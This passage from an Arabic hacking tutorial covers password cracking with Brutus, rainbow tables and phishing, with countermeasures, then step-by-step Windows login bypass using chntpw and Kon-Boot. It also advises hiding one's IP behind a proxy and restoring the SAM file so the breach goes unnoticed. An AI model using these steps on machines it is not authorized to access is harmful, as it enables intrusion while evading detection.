
٣. أدخل عنوان الآي بي أو اسم النطاق المستهدف في خانة "الهدف /Target". اختر نوع كلمة السر الذي تود اختراقها من خانة "النوع/Type" أو أدخل رقم المنفذ الخاص في خانة "المنفذ/Port".
٤. إذا كنت تعرف اسم المستخدم الذي تود اختراق كلمة سره، قم باختيار "مستخدم مفرد/Single User" ثم ادخل اسم المستخدم في خانة "هوية المستخدم/ User ID". فإذا لم تعرف اسم المستخدم دع الإعدادات كما هي ومن ثم سيتم تحميل قائمة اسم المستخدم من ملف "المستخدمين users.txt"
٥. في خانة "وضع المرور Pass Mode" اختار "قائمة الكلمات/ Word List". سيتم تحميل قائمة الكلمات من ملف "الكلمات words.txt" والذي يحتوي على أكثر من ٨٠٠ كلمة. إذا كان لديك ملف TXT. يحتوي على كلمات أكثر، يمكنك اختياره من خلال اختيار " تصفح / Browse ". كلما كبرت قائمة الكلمات كلما زادت فرصة اختراق كلمة السر.

فيما يلي نعرض الصيغة المحتملة لاسم المستخدم وكلمة السر:



شكل ٧,٢

٦. اضغط الآن على زر "ابدأ/ Start" لبدء عملية الاختراق. سيقوم برنامج Brutus بإدخال كل كلمة في القائمة لكل اسم مستخدم موجود في قائمة اسماء المستخدمين. تستغرق العملية بعض الوقت وإذا كنت محظوظًا فستحصل على تطابق مع اسم مستخدم وكلمة مرور وستظهر كلمة المرور المخترقة بالشكل التالي:



شكل ٧,٣

ملحوظة: من المهم جدًا استخدام خادم بروكسي قبل البدء في عملية الاختراق، فسيمنع هذا إظهار عنوان الأي بي الحقيقي الخاص بك من التسجيل في سجلات الخادم وبالتالي يقلل إحتمالية تتبعك.

هجوم القوة الغاشمة (brute force attack)


على العكس من هجوم القاموس -الذي يجرب فقط الكلمات الموجودة في القائمة -يقوم هجوم القوة الغاشمة على الجانب الآخر بإدخال كل تركيبة ممكنة من الحروف الهجائية والأرقام وحتى الرموز الخاصة حتى يحصل على كلمة السر الصحيحة.

نظريًا، يمكن اختراق أي كلمة مرور باستخدام تلك الطريقة ولكن الأمر ليس بهذه السهولة فهجوم القوة الغاشمة يستغرق وقتًا طويل للغاية ويعتمد الوقت المستغرق على سرعة الحاسوب ومدى تعقيد كلمة السر المستهدفة.

على سبيل المثال، إذا كان اسم المرور المستهدف قصير ولا يحتوي أي أرقام أو رموز خاصة فمن السهل جدًا اختراقه بهذه الطريقة. أما إذا كان اسم المرور طويل ويحتوي على أرقام أو رموز خاصة فهذه الطريقة تستغرق وقت طويل. فيمكن أن تستغرق طريقة القوة الغاشمة سنوات لاختراق كلمة مرور معقدة حيث توجد مليارات الاحتمالات لتجربتها.


فيما يلي طريقة إعداد برنامج *Brutus* ليقوم بهجوم قوة غاشمة:

١. هيئ خانات "الهدف/ Target" و"النوع/Type" و"المنفذ/Port" بنفس الطريقة المتبعة في هجوم القاموس. تحت "اختيارات التوثيق/ Authentication Options" اختر "وضع المرور/ Pass Mode" على وضع القوة الغاشمة/ Brute Force ثم اضغط زر "المدى/ Range" كما هو مبين في الشكل رقم ٧,٤ أدناه.



شكل ٧,٤

٢. بعد النقر على "المدى Range" سيظهر عدد من الاختيارات مثل "أرقام فقط / Digits only" و"حروف صغيرة Lowercase Alpha" و"حروف كبيرة Uppercase Alpha" وغيرهم. كما يمكنك تحديد حد أدنى وأعلى لطول كلمة المرور لحصر اختيارات هجوم القوة الغاشمة (شكل ٧,٥):



شكل ٧,٥

في المثال السابق، سيقوم برنامج Brutus بإدخال جميع الحروف الهجائية الصغيرة بطول ٠ إلى ٦ رموز. تحديد اختيارات مثل "حروف هجائية مختلطة Mixed Alpha" أو "أبجدي عددي/ Alphanumeric" وزيادة الحد الأقصى للمدى سيزيد من معدل نجاح اختراق كلمة السر ولكن سيزيد الوقت.

٣. بعد الانتهاء من تحديد المدى اضغط على "موافقة/ Ok" ثم اضغط زر "ابدأ/ Start"، وفورًا سيبدأ هجوم القوة الغاشمة على الهدف وقد يستغرق من بعض دقائق إلى بضع ساعات. إذا نجحت محاولة الهجوم فسوف ترى اسم المستخدم وكلمة مروره معروضة على نافذة برنامج Brutus.

جدول قوس قزح

وهو عبارة عن جدول يتم برمجته وحسابه مسبقًا، ويحتوي على قائمة طويلة من تركيبات كلمات سر سواء كلمات صحيحة من القاموس أو كلمات حرفية عددية. يقوم الهاكر في البداية بتوليد قائمة طويلة من تركيبات كلمات السر ويقوم بتخزينها في جدول قوس قزح ليستخدمها فيما بعد. بالرغم من أن توليد جدول قوس قزح يحتاج لوقت طويل ويستخدم مساحة تخزين أكبر، إلا أنه بعد توليده فإنه يقلل وقت عمليات اختراق كلمة السر.

أي حاسوب يطلب كلمة سر للسماح للمستخدم بالدخول يحتفظ بجدول من كلمات السر واسماء المستخدمين في قاعدة بياناته. إذا استطاع الهاكر سرقة هذا الجدول من قاعدة البيانات، فسيكون في موقع يمكنه الدخول إلى عدد أكبر من الحسابات الموجودة على النظام المستهدف. لمنع حدوث هذا، تخزن معظم الأنظمة كلمات السر على شكل تركيبات مشفرة وليس على شكل نص عادي.

على سبيل المثال، عندما يكمل مستخدم جديد عملية التسجيل على أحد المنافذ على الإنترنت، فقد يقوم النظام بتحويل كلمة سر المستخدم الجديد إلى شكل تركيبة إم دي ٥ (تشفير خلاصة الرسالة الإصدار الخامس/ MD5) ويخزنها في جدول قاعدة بياناته. فمثلًا: إذا كان للمستخدم كلمة سر "goldfish" فإن تركيبتها في إم دي ٥ ستكون كالتالي:

تركيبة إم دي ٥: 861836f13e3d627dfa375bdb8389214e

ومن ثم ففي أي وقت يحاول المستخدم الدخول، ستتحول كلمة سر المستخدم إلى صيغة إم دي ٥ وتُقارن بالتركيبة الموجودة في قاعدة البيانات. ومن ثم يُمنح الإذن بالدخول للمستخدم إذا تطابقت التركيبتين.

وعليه فحتى إذا استطاع الهاكر الدخول إلى قاعدة البيانات وسرقة جدول كلمات السر، فلن يرى أكثر من تركيبات مشفرة لكلمات السر وليس كلمات السر الحقيقية.

وهي المساعدة القيمة التي يقدمها نظام جداول قوس قزح. يمكن للهاكر استخدام جداول قوس قزح لمقارنة قائمة طويلة من التركيبات المحسوبة والمعروفة مسبقًا مع قائمة تركيبات كلمات السر المسروقة. إذا تطابقت التركيبتان، فستكون كلمة السر هي المستخدمة لتوليد التركيبة.

على العكس من طريقة القوة الغاشمة حيث يتم معالجة التركيبة في كل محاولة، تستخدم طريقة جدول قوس قزح قائمة من التركيبات المحسوبة سابقًا لمقارنتهن مباشرة مع تركيبات كلمة سر موجودة بالفعل. وحيث يتناقص وقت معالجة التركيبة في كل محاولة، فتستغرق طريقة جدول قوس قزح وقت أقل بشكل ملحوظ جداً لإكمال عملية الاختراق.

سنناقش في الفصل القادم طريقة جدول قوس قزح عند مناقشة موضوع اختراق كلمات سر الويندوز.

هجمات التصيد

هو نوع من أنواع تقنيات الهندسة الاجتماعية ويستخدمها الهاكر للحصول على معلومات تشمل أسماء المستخدمين وكلمات السر وبيانات بطاقات الائتمان وذلك عن طريق التظاهر بأنه شخص أو منظمة موثوقة.

في معظم الأحيان تقوم حيل التصيد على إرسال رسائل بريد إلكتروني إلى المستخدمين وتطلب منهم معلومات شخصية أو تعيد توجيههم إلى موقع إلكتروني حيث يطلب منهم إدخال معلومات شخصية.

في معظم الأحوال، يوجه بريد التصيد المستخدم إلى اتباع رابط يقود إلى موقع إلكتروني حيث سيكون على المستخدم إدخال بيانات الدخول أو معلومات سرية أخرى. ولكن في الحقيقة يكون هذا الموقع موقعًا مزيفًا أنشأه الهاكر (يشار إليه بالموقع المغشوش) ويكون نسخة طبق الأصل من الموقع الأصلي أو يشبهه. عندما يُدخل المستخدم بياناته على الصفحة المزيفة فإنه في الحقيقة يرسلها للهاكر.

على سبيل المثال، قد يرسل الهاكر بريد إلكتروني يظهر بأنه مرسل من البنك الذي يملك الضحية حسابًا فيه ويسأله تحديث بيانات الدخول باتباع الرابط الموجود في البريد الإلكتروني. وينوه البريد الإلكتروني أن عملية التحديث هذه إجبارية وأنه في حالة لم يحدث العميل بياناته فسيغلق حسابه. وكنتيجة لذلك، يضغط الضحية على الرابط والذي سينقله إلى صفحة الدخول المزيفة والتي تشبه الصفحة الأصلية. ومن ثم فعندما يدخل الضحية بيانات الدخول فيتم تسجيلهن وحفظهن في الموقع ليستخدمهن الهاكر فيما بعد. وفي الوقت الذي لا يدرك فيه الضحية ما يحدث يدير الهاكر العميلة باحتراف.

التدابير المضادة

بعد مناقشة بعض أشهر أساليب اختراق كلمات السر، دعنا الآن نناقش بعض التدابير المضادة التي يمكن بها حماية أنفسنا من الهجمات المذكور آنفًا.

الهندسة الاجتماعية

الإجراءات المطلوبة لحماية نفسك من هجمات الهندسة الاجتماعية بسيطة وسهلة إلى حد كبير. لا تكشف كلمة سرك أو أي معلومات شخصية لشخص آخر عبر الهاتف أو البريد الإلكتروني. فقد يحاول المهاجمون اقناعك بذلك بالتظاهر بأنهم أشخاص موثوقين يمكنك مشاركة بياناتك الشخصية معهم. وتذكر أن الهدف من كلمات السر هو الدخول بها للموقع وليس لمشاركتها مع آخرين بأي شكل من الأشكال.

التخمين والتجسس من الخلف

تأكد دائمًا أن كلمة السر لا تحتوي على تواريخ ميلاد أو أسماء أفراد الأسرة أو أي معلومات أخرى يسهل تخمينها. يُنصح باستخدام كلمات سر تحتوي على توليفة كلمات وأرقام ورموز خاصة يصعب تخمينها.

أما عن التجسس من الخلف فيمكن اجتنابه عن طريق النظر للخلف في الأوقات التي تشعر فيها أن ثمة شخص يراقبك أو تكون في موضع يجعلك في مرمى نظر المهاجمين وتأكد أن لا أحد يراقب أصابعك أثناء كتابة كلمة السر.

هجمات القاموس

لحماية نفسك من هجمات القاموس، فإن كل ما تحتاجه هو تجنب استخدام كلمات واردة في القواميس في كلمة السر. وهذا يعني أن كلمة السر لا تحتوي كلمات مثل "تفاحة" أو "شجرة" أو "حيوان"... إلخ. واستخدم بدلًا منها كلمات غير موجودة في القاموس. يمكنك أيضًا استخدام جمل تحتوي على خطأ إملائي مثل "هل أنت ذوهب؟؟" وبهذه الطريقة لن يمكنك اختراق كلمة السر عن طريق هجوم القاموس.

هجمات القوة الغاشمة وجدول قوس قزح

تنجح هجمات القوة الغاشمة إذا كان كلمات السر قصيرة وهذا يعني أنه يجب عليك أن تطيل كلمات السر لتتجنب اختراقها. في الماضي اعتبرت كلمات السر التي تحتوي على ٨ رموز آمنه. ولكن لم تعد تلك مشكلة في الوقت الحاضر حيث أن الحواسيب الحديثة لديها قدرات عالية وسريعة لمعالجة البيانات حيث تقوم بعمل آلاف التخمينات في الثانية. ولهذا، لتحصين كلمة السر ضد هجمات القوة الغاشمة يجب أن تتأكد أن كلمة السر أكبر من ٨ رموز وتحتوي على تركيبة من الحروف الهجائية والأرقام والرموز الخاصة.

يمكنك تجنب هجمات جدول قوس قزح بتطويل كلمة السر. إذا كانت كلمة السر أكثر من ١٢ أو ١٤ رمز، فستحتاج إلى وقت طويل للغاية لعمل جداول لهم وهذا كفيل بحمايتك من تلك الهجمات.

هجمات التصيد

يمكنك تجنب هجمات التصيد بالأخذ بالنصائح المذكور في التالي:

- لا تستجب لرسائل البريد الإلكتروني المشبوهة التي تطلب منك معلومات شخصية.
- إذا كنت تشك في البريد الإلكتروني يمكنك التأكد بالاتصال بالبنك أو بالشركة ذات الصلة.
- استخدم أرقام الهاتف الموجودة على سجلات البنك ولا تستخدم تلك الأرقام الموجودة في البريد المشبوه.
- لا تستخدم الروابط الموجودة في رسالة البريد الإلكتروني أو في برامج المحادثة للدخول للموقع وبدلًا من هذا ادخل عنوان الموقع لخانة العنوان بشكل مباشر في المتصفح.
- تستخدم المواقع الشرعية اتصالات آمنه (//:https) في الصفحات التي يفترض بها جمع معلومات حساسة مثل كلمات السر وأرقام الحسابات أو بيانات بطاقات الائتمان. سيمكنك أن ترى أيقونة (قفل) على خانة العنوان في متصفح والتي تشير إلى أن الاتصال آمن. في بعض المواقع مثل PayPal والتي تستخدم مصدر تأكيد موسع (extended validation certificate) ستتحول خانة العنوان للون الأخضر كما يظهر في التالي:



شكل ٧,٦

حتى إذا لم تحتوي صفحة الدخول على عنوان آمن (//:http) فصفحة الدخول آمنه وشرعية.

وعلى الرغم من ذلك فيجب عليك أن تأخذ في الاعتبار تلك العناوين المشابه مثل www.papyal.com أو payapl.com بدلًا من الموقع الشرعي paypal.com وتأكد أنك تدخل معلوماتك الشخصية في الموقع الحقيقي.

الفصل الثامن -اختراق الويندوز

لأنه أكثر أنظمة التشغيل شهرة في العالم، يهيمن نظام الويندوز على أجهزة الحاسوب في العالم. ولهذا، ففي مجال الهاكر الأخلاق فإن فهم تقنيات اختراق أنظمة الويندوز مهمة للغاية.

وسنلقي نظرة الآن عن بعض هذه التقنيات التي يمكنك استخدامها لاختراق أي كمبيوتر يعمل بنظام الويندوز.

الحصول إلى إذن الوصول للنظام

الحصول على إذن بالدخول لحساب مستخدم محمي بكلمة سر -خصوصًا الحساب الذي يمنح مميزات المدير-هو المفتاح الأساسي لاختراق الويندوز. فيما يلي تقنيتان مهمتان للغاية سيمكنك استخدامهما الوصول إلى حساب محمي على الويندوز بدون معرفة كلمة السر.

إعادة ضبط كلمة سر الويندوز

إذا أردت الدخول إلى حاسوب يعمل بنظام الويندوز من خلال حساب محمي بكلمة سر، فأبسط وأسهل خيار متوفر هو إعادة ضبط كلمة السر. يُخزن الويندوز كل معلومات الحسابات وكلمات السر المشفرة في ملف يسمى "SAM". بتعديل ملف "SAM" فمن الممكن اعادة ضبط كلمة مرور الحساب حتى حسابات "المديرين". ويمكن عمل هذا الأمر باستخدام أداة صغيرة مفتوحة المصدر تعرف بـ "محرر السجل وكلمة السر بدون اتصال" "Offline NT Password & Registry Editor". تعمل هذه الأداة بدون اتصال بالإنترنت، وهذا يعني أن عليك أن تغلق وتفتح الحاسوب المستهدف على نظام الإقلاع باستخدام قرص مدمج أو فلاشة. وتتميز تلك الأداة بالمميزات التالية:

- ليس عليك معرفة كلمة السر القديمة لوضع كلمة جديدة.
- تسمح لك هذه الأداة بإعادة تعيين كلمة سر أي حساب على الحاسوب.
- تسمح لك هذه الأداة بتحديد وفتح حسابات المستخدمين المعطلة أو المغلقة.

يمكنك تحمل الأداة من الرابط التالي:

تحميل: http://pogostick.net/~pnh/ntpasswd

وتتوفر مصادر تحميل برامج لعمل قرص مدمج قابل للإقلاع أو فلاشة قابلة للإقلاع. كلاهما يعملان بنفس الطريقة والأمر يتوقف على رغبتك. بالرغم من أنني سأعرض في هذا الكتاب طريقة عمل الفلاشة. لعمل فلاشة إقلاع، حمل وفك نسخة البرنامج للفلاشات من الرابط السابق واتبع التعليمات الموجودة في ملف readme.txt (اقرأني). بعد عمل فلاشة إقلاع بالبرنامج، وصلها بالحاسوب واقلع منها. تأكد من تفعيل اختيار الإقلاع من الفلاشة وضعها في مقدمة ترتيب الإقلاع في نظام البيوس.

نعرض فيما يلي خطوة بخطوة عملية اعادة ضبط كلمة السر

```
*****************************************************************

     Windows Reset Password / Registry Editor / Boot CD

 (c) 1998-2014 Petter Nordahl-Hagen. Distributed under GNU GPL v2

DISCLAIMER: THIS SOFTWARE COMES WITH ABSOLUTELY NO WARRANTIES!
            THE AUTHOR CAN NOT BE HELD RESPONSIBLE FOR ANY DAMAGE
            CAUSED BY THE (MIS)USE OF THIS SOFTWARE

More info at: http://pogostick.net/~pnh/ntpasswd/
Email       : pnh@pogostick.net

CD build date: Sat Feb  1 17:35:02 CET 2014
*****************************************************************
```

شكل ٨,١

بعد تشغيل الفلاشة، سترى شاشة تشبه الشاشة المعروضة آنفًا. اتبع التعليمات على الشاشة وستحدد الأداة تلقائيًا قسم قرص التخزين المثبت عليه الويندوز. تظهر الاختيارات عادة في الأقواس المربعة بالشكل المعروض في اللقطة السابقة. لذلك اضغط زر **إدخال**:

```
--- Possible windows installations found:
 1 sda2          102050MB Windows/System32/config
Please select partition by number or
 q = quit.  o = go to old disk select system
 d = automatically start disk drivers
 m = manually select disk drivers to load
 f = fetch additional drivers from floppy / usb
 a = show all partitions found (fdisk)
 l = show propbable Windows partitions only
Select: [1] _
```

شكل ٨,٢

في الخطوة التالية، سيطلب منك البرنامج "اختر قسم الرجيستري الذي تود تحميله" "select which part of the registry to load".

اختر الاختيار-١ والذي يسمى "استعادة كلمة السر" "Password rest [sam]" والذي سيتم تحميله تلقائيًا كما يظهر تاليًا: اضغط زر إدخال للبدء.

```
Select which part of registry to load, use predefin
or list the files with space as delimiter
1 - Password reset [sam]
2 - RecoveryConsole parameters [software]
3 - Load almost all of it, for regedit tec [system
q - quit - return to previous
[1] : _
```

شكل ٨,٣

في الخطوة التالية، اختر الاختيار-١ وهو "عدل بيانات المستخدمين وكلمات السر" "Edit user data and passwords" كما يظهر في الشكل التالي واضغط زر إدخال:

```
<>========<> chntpw Main Interactive Menu <>========<>
Loaded hives: <SAM>
  1 - Edit user data and passwords
  2 - List groups
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to sa
What to do? [1] -> 1
```

شكل ٨,٤

ستظهر لك قائمة بـ " اسماء المستخدمين" ومستوى تحكمهم في النظام. اختر المستخدم الذي لديه صلاحيات المدير واضغط إدخال:

```
What to do? [1] -> 1

===== chntpw Edit User Info & Passwords ====

| RID -|---------- Username ------------| Admin? |- Lock?
| 01f4 | Administrator                  | ADMIN  | dis/lo
| 01f5 | Guest                          |        | dis/lo
| 03e9 | Srikanth                       | ADMIN  |
Please enter user number (RID) or 0 to exit: [3e9] 03e9_
```

شكل ٨,٥

سيطلب منك البرنامج في الشاشة التالية الاختيار من قائمة ما تود أن تفعله على حالة المستخدم المحدد. ومن ثم اضغط الاختيار-١ والذي يقول حذف كلمة سر المستخدم " Clear (blank) user password" واضغط إدخال.

```
- - - - User Edit Menu:
 1 - Clear (blank) user password
(2 - Unlock and enable user account) [seems unlocked a
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > 1_
```

شكل ٨,٦

سيؤدي هذا إلى حذف كلمة سر المستخدم، لذلك فعند إعادة تشغيل الويندوز ستتمكن من الدخول للنظام بدون الحاجة لإدخال كلمة سر للمستخدم. اخرج الآن من قائمة تعديل المستخدمين بالضغط على مفتاح **q** واضغط **إدخال** حتى تصل للشاشة التي تطلب منك تأكيد إعادة كتابة التغييرات "writing back changes" للملف SAM.

هذه الخطوة مهمة للغاية حيث يجب عليك ضغط **y** ومن ثم ضغط مفتاح **إدخال** كما يظهر في اللقطة التالية:

إذا ضغطت **إدخال** بالخطأ سيحفظ النظام بالاختيار التلقائي وهو **n**، ومن ثم ستفشل عملية إعادة التعيين وستحتاج لاستعادة العملية من البداية. لذلك، فتغيير الاختيار من n إلى y قبل الضغط على إدخال مهم للغاية.



شكل ٨,٧

سيؤدي هذا لإكمال عملية إعادة التعيين لكلمة السر وسيزيلها. أزل الفلاشة واضغط على مفاتيح CTRL+ALT+DEL لإعادة تشغيل الحاسوب. والآن سيمكنك الدخول للويندوز بدون أن يطلب منك كلمة سر.

إعادة كلمة السر بعد عملية الاختراق


استعادة كلمة السر اختيار سهل ورائع للوصول السهل لحسابات محمية. لكن هذه الطريقة فيها عيب واضح وهو أن استعادة كلمة السر دائمة. سيتمكن مدير الجهاز المستهدف بسهولة من معرفة حدوث الخرق الأمني حيث لن يطلب منه النظام كلمة سر عن الدخول كالمعتاد.

لتلافي هذا العيب، سنستخدم حيلة لاستعادة كل شيء كما كان مرة أخرى بعد إكمال الهدف من عملية الاختراق.

لتحقيق هذا سيتوجب علينا أخذ نسخة احتياطية لملف **SAM** الأصلي قبل عملية تغيير كلمة السر ومن ثم إعادة هذه النسخة الاحتياطية مرة أخرى ليعود كل شيء لطبيعته.

يقع ملف SAM في نفس قسم القرص الصلب المثبت عليه الويندوز (في غالب الأحيان يكون **:C**) في هذا المسار: **windows\system32\config**. يمكنك الوصول لهذا المسار عن طريق عمل إقلاع للحاسوب من اسطوانة لينكس **كالي** حية. بعد تحميل اسطوانة لينكس كالي، اضغط ضغطة مزدوجة على أيقونة الحاسوب الموجودة على سطح المكتب لفتح نافذة المستكشف.

ادخل الآن للمسار المذكور آنفًا حتى تجد ملف **SAM** ومن ثم انسخ منه نسخة احتياطية في مكان آخر مثل جزء آخر من القرص أو الفلاشة.



شكل ٨,٨

والآن اعد تشغيل النظام ونفذ عملية استعادة كلمة السر كما ناقشناها سابقًا. بعدما تنتهي، اعد تشغيل النظام مرة أخرى بأسطوانة لينكس كالي وادخل على مسار ملف SAM. اعد تسمية الملف الموجود إلى **SAM.OLD** ثم استعيد ملف **SAM** الأصلي من المكان الذي حفظته فيه من قبل. ستعيد هذه الخطوات كل شيء مرة أخرى كما كان وتمنع حدوث شكوك بالاختراق.

تجاوز عملية المصادقة في الويندوز

ناقشنا في القسم السابق كيفية إعادة ضبط كلمة السر للسماح بالدخول للنظام. ولكن هناك طريقة أخرى ذكية للدخول إلى نظام الويندوز بتجاوز عملية طلب كلمة السر نفسها. يمكن عمل هذا بعمل تغييرات مؤقته على نواة نظام الويندوز على الطائر (أثناء الإقلاع) لتعطيل عملية التصديق. تسمح لك أداة Kon-Boot بتحقيق هذا الأمر. يمكنك تحميله من الرابط التالي:

Kon-Boot: http://www.piotrbania.com/all/kon-hoot

وهي أداة مفيدة للغاية حيث تسمح لك بالدخول إلى حساب مستخدم ويندوز محمي بكلمة سر بدون أن يكون لديك كلمة السر أثناء عملية الدخول. كما تسمح لك الأداة بعمل نسخة اسطوانة إقلاع أو فلاشة إقلاع. عند عمل إقلاع للحاسوب المستهدف من جهاز الإقلاع هذا، سيعدل أجزاء من نواة الويندوز ليتم تحميل النظام على وضع خاص حيث لن يطلب منك إدخال كلمة سر.

مميزات هذه الأداة أنها تقوم بعمل تغييرات مؤقته وتختفي هذه التغييرات بعد إعادة التشغيل، لذلك سيبدو كل شيء طبيعيًا بعد ذلك ومن ثم لا تثير شكوك عن حدوث اختراق أمني محتمل.

تفريغ تركيبات كلمة السر

بعد فهم بعض تقنيات الدخول إلى النظام بدون معرفة كلمة السر، فقد حان الوقت لنخطو خطوة متقدمة ونتكلم عن طرق اختراق كلمة السر نفسها. إذا أردت الدخول إلى النظام المستهدف عدة مرات في مدة محددة، فمن الجيد كشف كلمة السر عن طريق اختراقها ومن ثم يمكنك بسهولة الدخول إلى النظام بإدخال كلمة السر ومن ثم تنتفي الحاجة لإعادة تعين كلمة السر في كل مرة تريد الدخول إلى النظام.

